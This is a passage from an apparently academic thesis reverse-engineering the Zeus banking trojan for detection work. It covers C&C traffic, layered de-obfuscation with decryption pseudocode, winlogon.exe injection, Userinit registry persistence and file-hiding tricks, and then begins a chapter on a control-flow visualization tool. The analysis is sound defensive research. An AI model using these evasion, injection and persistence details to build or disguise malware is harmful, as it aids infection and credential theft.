

Figure 4.37: Zeus Builder Interface

from, the encryption key and the timer value which is the time gap to send status information to the server.

Disinfection Functionality

The builder has a capability to detect the presence of the Zeus bot in the system and also to remove it. This is to facilitate the botmaster to disinfect the machine if it becomes infected accidentally while testing the bot. The cleaning routine checks the existence of registry keys that are created by the bot executable while infecting the machine. Also the routine looks for some specific files in the system. If the registry entries and files are detected, builder program cleans some of them and instructs the bot to shutdown itself. Also, it deletes the stored Zeus binary file from the system. Figure 4.38 shows the user interface of

the cleaning module.



Figure 4.38: Zeus Builder Interface (Cleaner)

4.3 Network Analysis

In this section, we describe the network communication between the Zeus client and the C&C server. Before digging deep into the bot using reverse code analysis, we analyze the traffic to get a precognition of its activities. This type of analysis is helpful to write Intrusion Detection System (IDS) rules. To capture the bot traffic, we create a stub network that is similar to the one used for the analysis of Mariposa bot. We configure a web server, which acts as the C&C server and the drop location. This server hosts all resources that are required to operate the botnet (config.bin file, PHP scripts and MySQL database). For the

customization of the malware, we use the builder program to generate the malware binary file, which is configured to communicate with the C&C server. Within our environment, fake web sites are generated to reflect real scenarios of botnet attacks. All the necessary entries of the configuration file as well as the web injects scripts are modified to target the fake web site. After infecting a machine with the bot binary file, we collect network traces for one day. During this session, the user of the infected machine visits the targeted web site and then uses login credentials, personal information, and credit card information for testing purposes.

By analyzing the bot network communications, we can learn the overall behavior of the Zeus botnet. The network behavior of the Zeus botnet constitutes a starting point, where we can dig into the crimeware toolkit functionality. Since the Zeus botnet is based on the HTTP protocol, it uses a pull method to synchronize the botnet communications. From the collected network traces between the bot and the C&C server, we observe that the bot periodically checks a specific server for an up-to-date configuration and bot binary files. Moreover, the HTTP communication messages between the two entities are encrypted. We have to extract the key using the procedure described in Section 4.5 to decrypt the encrypted packets. After decrypting the network traffic, we manage to determine the communication pattern between the C&C server and the infected machine. The communication pattern can be summarized as follows:

- After taking control of the victim machine, the first target of the bot is to fetch the dynamic configuration file. To do so, the bot sends a request massage *Get/config.bin* to the C&C server.

- The C&C server replies with the encrypted *config.bin* file. The bot client receives the encrypted configuration file and decrypts it using the encryption key which is embedded in the bot binary.

- In some cases, the botmaster wants to involve the infected machine to manage the botnet. To complete this task, the infected machine has to provide its external IP address and reports any use of Network Address Translation (NAT). In order to know the external IP address that is seen by the botnet servers, the infected machine makes a request to a specific server. Afterward, this server informs the infected machine about its external IP address. The server's URL is provided in the static configuration file.

- The bot post the stolen information and its update status report to the C&C server.

The communication pattern between the bot client and the C&C server is illustrated in Figure 4.39. Timing information is determined using the static configuration structure described in Section 4.5.

4.4 Reverse Engineering of Zeus

To understand the structure of the bot and the techniques that are used by the black hat guys, we decide to reverse engineer the Zeus botnet. We use the combination of static and dynamic analysis to analyze the bot. After loading the bot.exe in IDA Pro, which is generated by the builder program, we can see that except the initial entry point (EP),



Figure 4.39: Zeus Communication Pattern

the whole bot code is encrypted. We use manual load option of IDA Pro so that we can detect all the sections of the executable. It is observed that bot executable contains four segments: text/code, imports, resources and data. The memory layout of the bot executable is depicted in Figure 4.40. For the bot.exe, our utmost interest is to find out various de-obfuscation techniques and to locate the key that is used for the RC4 encryption. On the way of analyzing the bot, we figure out various layers of decryptions as described in the following.



Figure 4.40: Segments of Zeus Executable

4.4.1 Revealing De-obfuscation

As like most modern malware, Zeus binary is encrypted and highly obfuscated. The whole bot code is encrypted except the entry point and the initial de-obfuscation routine. This initial de-obfuscation routine runs to create further meaningful executable code. In Zeus, the initial de-obfuscation routine is located just below the entry point. The routine starts with a long meaningless loop. Malware writer often uses this type of long meaningless loop to confuse the debugger. After executing this meaningless loop, the routine starts executing the real decryption routine. The decryption routine uses a 4-byte long key along with a 1-byte seed to decrypt code from the text/code segment. The steps of the first de-obfuscation routine are:



Figure 4.41: De-ofuscated Code in The Virutal Memory

- Allocates virtual memory for the decrypted data,
- Reads the first encrypted byte from memory and adds to it the lower byte from the 4-byte key as well as a seed value and stores it in the virtual memory,
- Increments the pointer to the encrypted memory as well as rotates the key by 1 byte, and
- Continues until all the data has been decrypted.

The result of the first de-obfuscation routine revealed some new code segments. These segments contain three de-obfuscation routines as shown in Figure 4.41. During our analysis, the initial offset address of the memory for the code segments was *0x390000*. After the address space of the second de-obfuscation routine, there is an 8-byte key that the IDA Pro incorrectly identified as code instructions. Figure 4.42 illustrates the location of the 8-byte key. In the following, we explain the main logic of the second de-obfuscation routine.

- First, it copies two binary blocks from the text/code segment, concatenates them together, and then writes them into the virtual memory. The first text block contains data with many zero value bytes that will be filled by the next text block as shown in Figure 4.43.

- The routine scans every byte on the first text block and when it encounters a hole (zero byte), it will overwrite the zero byte with the next available byte in the filler text block. This is repeated until all holes are filled. The procedure is shown graphically in Figure 4.44.



Figure 4.42: The 8-byte Key

The block of filled binary that is the result of the second de-obfuscation routine is still encrypted. Zeus uses its third de-obfuscation layer to decrypt these data with the 8-byte key shown in Figure 4.42. The third de-obfuscation layer takes the first encrypted byte from the



Figure 4.43: The Virtual Memory Used By The Second De-obfuscation Routine

beginning of the filled binary block and XORs it with the lower byte from the 8-byte key. After that, the algorithm takes the next encrypted byte and also chooses the next byte of the key to XOR it. It continues the same process until finishes decrypting the whole block of the filled data.

After the third de-obfuscation layer, Zeus continues with the fourth de-obfuscation layer. The fourth de-obfuscation layer employs heavy computation. Because of its complexity, we do not try to understand its functionality. Instead, we write Python scripts to imitate the whole process and to get the outcome of the routine. We discuss these scripts later in Section 4.5.1. After the fourth de-obfuscation routine, we can observe the real entry point of the malware. The text/code segment is now valid machine instructions. However, the strings and URLs are still encrypted. Zeus employs another two de-obfuscation layers to decrypt these strings and URLs. The first layer is performed on a set of strings that the malware uses to load the DLL libraries, retrieve function names, and for other purposes during the installation process. Similarly, the second layer is used to decrypt URLs that are loaded from the static configuration part of the *config.txt* file. The pseudocode of the string



Figure 4.44: Second De-obfuscation Result

and the URL decryptions is given in Figure 4.45 and Figure 4.46 respectively.

```
Decrypt_Strings(enc_string)
{
  seed = 0xBA;
  String dec_string = new String(enc_string.length);
  for(i = 0 to enc_string.length )
  {
    dec_string[i] = ( enc_string[i]+ seed ) % 256;
    seed = ( seed + 2 );
  }
  return dec_string;
}
```

Figure 4.45: Zeus String Decryption Pseudocode

4.4.2 Code Injection and Installation

At this point of execution, the code is decrypted as valid instructions and ready to install the bot as an injected thread into the Windows live processes. At first, Zeus injects code into

```
Decrypt_URL(enc_URL)
{
  String dec_URL = new String(enc_URL.length);
  for(i = 0 to enc_URL.length )
  {
    if ( i%2 == 0 )
       dec_URL[i] = ( enc_URL[i] + 0xF6 - i*2 ) % 256;
    else
       dec_URL[i] = ( enc_URL[i] + 0x7  + i*2 ) % 256;;
  }
  return dec_URL;
}
```

Figure 4.46: Zeus URL Decryption Pseudocode

winlogon.exe. Afterwards, it initiates mass process infection from inside the process *winlogon.exe*. At the beginning of the installation process, Zeus dynamically loads the methods *LoadLibrary* and *GetProcessAddress* from the library *Kernel32.dll*. Then, Zeus decrypts the encrypted strings which are used as imported function names using the pseudocode shown in Figure 4.45. Zeus loads imported function using the methods *LoadLibrary* and *GetProcessAddress*. At this point, Zeus looks for the presence of installed personal firewalls from Outpost [13] and ZoneLabs [23]. To do this, Zeus enumerates the process address space and looks for *outpost.exe* and *zlclient.exe*. If any of this precesses are found, Zeus terminates the installation process. Next, Zeus performs registry changes to survive reboot. It creates a new registry key namely, *Userinit* under *HKEY_LOCAL_MACHINE/SOFTWARE/Microsoft/WindowsNT/CurrentVers ion/Winlogon/Userinit*, and sets the value of the key to $C : /Windows/System32/sdra64.exe$. The later is the location of the file where Zeus will be copied. Finally, Zeus injects its entire binary from the memory address *0x400000* to *0x417000* into the virtual memory of the *winlogon.exe* process. Then, it transfers its control to the newly created thread.

4.4.3 After-Injection Activity

After-injection activities have two dimensions depending on whether it is a new infection or rebooting of already infected machine. New infection process performs few extra steps; it creates a local copy of the malware and saves it in the infected system for further activities. Activities of creating local copies are listed below:

- Zeus searches for any existing copy of *sdra64.exe*, which is a copy of the bot itself. If it is found, Zeus deletes the file from the infected machine. This happens when the botmaster updates the bot binary with a new version of the bot.

- It makes a copy of itself and saves it to $C:\backslash Windows\backslash System32\backslash sdra64.exe$. To baffle signature based detection, Zeus adds random number of bytes at the end of the file.

- In order to conceal himself, it copies the Modification, Access, and Creation (MAC) times information from *ntdll.dll* and applies them for the copied file *sdra64.exe*. The intention is to baffle users to think that *sdra64.exe* is a system file.

- It sets the file attributes of *sdra64.exe* as hidden and system. This is another attempt to hide the created file.

The malware is now running as a thread in the virtual address space of *winlogon.exe*. In this stage, Zeus decrypts strings and URLs by applying the pseudocode described in Figure 4.45 and Figure 4.46 respectively. Afterwards, Zeus instance that is running inside *winlogon.exe* starts injecting into another process, namely *svchost.exe*. This newly injected

process initiates a network connection to communicate with the C&C server. After communicating with the C&C server, it looks for the update of the dynamic configuration file and also for the update of the bot itself. During the malware update process, the following file system changes can be observed:

A) A new folder is created at the path $C:\backslash Windows\backslash System32\backslash lowsec$.

B) Two new files *local.ds* and *user.ds* are created and placed into the created directory. The file *local.ds* is used to store the stolen information from the victim machines whereas the file *user.ds* is used to store the downloaded dynamic configuration file *config.bin*.

The thread runs in *winlogon.exe* acts as the administrative authority of the Zeus malware activities. It communicates with all other infected processes through a named pipe called *_AVIRA_*2109 and this is a sign of another intelligent design. Bot executes actions in a distributed fashion by performing its activities in different injected processes. This makes Zeus extremely hard to detect and analyze.

4.5 Key Extraction

The configuration file *config.txt* contains a static part as we have described in Section 4.2. At the time of building the bot, this part is stored inside the bot binary in a specific structure. All static information are inscribed in this structure. The static configuration structure is shown in Figure 4.47. All the information in this structure is plain except two URLs: url_compip and url_config. The URL url_config is the location that specifies from where

to download the dynamic configuration file and the URL *url_compip* is the web location that is used to determine the IP address of the infected host. Zeus uses the algorithm described in Figure 4.45 to decrypt these two URLs. The other information inscribed in the structure includes a table for the RC4 substitution that is generated from the encryption key using the RC4 key-scheduling algorithm [100]. This substitution table is used to encrypt the C&C traffic using the RC4 algorithm.



Figure 4.47: Static Configuration Structure in Zeus Binary

4.5.1 Automated Key Extraction

We notice that the static configuration can provide valuable information to gain control in some extent over the botnet. As the traffic is encrypted using the RC4 algorithm, we can

decrypt the traffic using the inscribed key. The information also can be used to decrypt the dynamic configuration file. To recover the static configuration structure, we have to proceed with the reverse engineering described in Section 4.4. This requires executing the malware until it reaches the specific point. To automate the key extraction process, we write scripts using Python scripting language. As we have stated before, Python scripts can be used in IDA Pro with the help of IDAPython plugin to extract information from the binary executable. The script emulates all the de-obfuscations that are employed in Zeus and returns the configuration structure. It also equips with the functionality to decrypt *url_compip* and *url_config*. Our experimental result says that our scripts are capable to extract configuration structure from any subversion of Zeus v.1.2.x.x because all of these subversions hold the same logical structure.

4.6 Summary

In this chapter, we have discussed the reverse engineering findings of Zeus crimeware toolkit. Actually, we have presented the different components and their interconnections to build up the botnet. We have also presented the network interactions of the botnet. Furthermore, we have discussed all the decryption routines to reach the bot installation process. Additionally, we have developed Python scripts to extract the static configuration structure from the bot binary.

Chapter 5

Control Flow Visualization

The task of reverse engineering to understand and analyze low level system contains challenges. When we relate the topic with malware, it becomes more rigid because of the inherent nature of complexities involved with malware. The current lack of visualizations in assembly language tools further deteriorates the situation. To comprehend complex malware binaries, it is useful to get help from tools to support the analysis. Visualization is very important to analyze this type of binaries. In order to find out what are the most important problems for malware analysis and the corresponding opportunities for visualization, we conduct an initial survey [48]. Our survey reveals that control flow is particularly crucial for program comprehension in malware domain. Most of the user interfaces used to visualize the low level systems are dated and used to navigate and explore large code bases. The engineers of higher level systems often rely on tools for effectively navigating codebases and analyzing the design. On the other side, the corresponding facility for the low level system is severely lacking.

As an example, we can consider a call graph generated by IDA Pro Disassembler and Debugger, which is a state-of-the-art tool in the field of reverse engineering. Figure 5.48 shows a function call graph of Mariposa bot generated by IDA Pro. We also zoom a specific portion of the graph in Figure 5.49. There are many noticeable issues in the graph. The first thing is that the graph is static and there is no execution trace in it. Also, it does not show external calls. Another important thing to mention is that there is no way to locate a specific function in the graph and thereby, the user needs to locate it manually. Even in one stage, if the user becomes familiar with the environment, the next faced problem is that there is no way to follow a single call. Moreover, the graph does not show the correct ordering of calls nor it does indicate if the function call occurs more than once.

Considering the lack of user interface tools for the analysis of low-level systems, we propose a new user interface designed to reduce the cognitive overhead of analyzing low-level systems especially in malware domain. We name our tool Tracks. The tool is integrated with IDA Pro and it allows the user to effectively visualize and trace the function call sequences when analyzing the binary using IDA Pro. In this chapter, we describe the architecture, functionality and different features of the tool. Moreover, we present a case study to demonstrate the features where we analyze Mariposa bot client using our proposed tool.



Figure 5.48: Function Call Graph in IDA Pro



Figure 5.49: Zoomed Function Call Graph in IDA Pro

5.1 Low-level Program Comprehension

To find out the most difficult aspects of low-level program comprehension, we conduct a survey on 15 practitioners in the corresponding domain. The details of the survey can be obtained in [48]. In the questionnaire of the survey, we ask questions about the current tools specially regarding browsing/navigation, debugging and control flow requirements. Our intention is to find out the relatively difficult tasks in low-level program comprehension. According to the survey, the top reported most difficult tasks are following data and control flow. The most time consuming tasks are trying to locate a certain behavior within the code, control flow analysis, dataflow analysis, de-obfuscations and decryptions. Among them, control flow analysis is graded as the most difficult and time consuming. We also ask developers about the usefulness of reverse control flow. Reverse control flow is to step backward in a given function to discover what path leads there. The developers are also asked about what information they might like to extract from the control flow data. Table 5.3 summarizes the result of the control flow requirements from the survey.

Asked	**Reported**
Static concerns	20% (3/15) Loop and recursion
Dynamic concerns	7% (1/15) Multi-threaded traces 7% (1/15) Trace comparing 7% (1/15) Branch frequency
Reversed flow useful	87% (13/15) Yes
Information to mine	47% (7/15) System call patterns 13% (2/15) Compare traces 12% (2/15) Reaching execution points and jump conditions

Table 5.3: User Requirements for Control Flow

5.2 Tracks: The Sequence Viewer

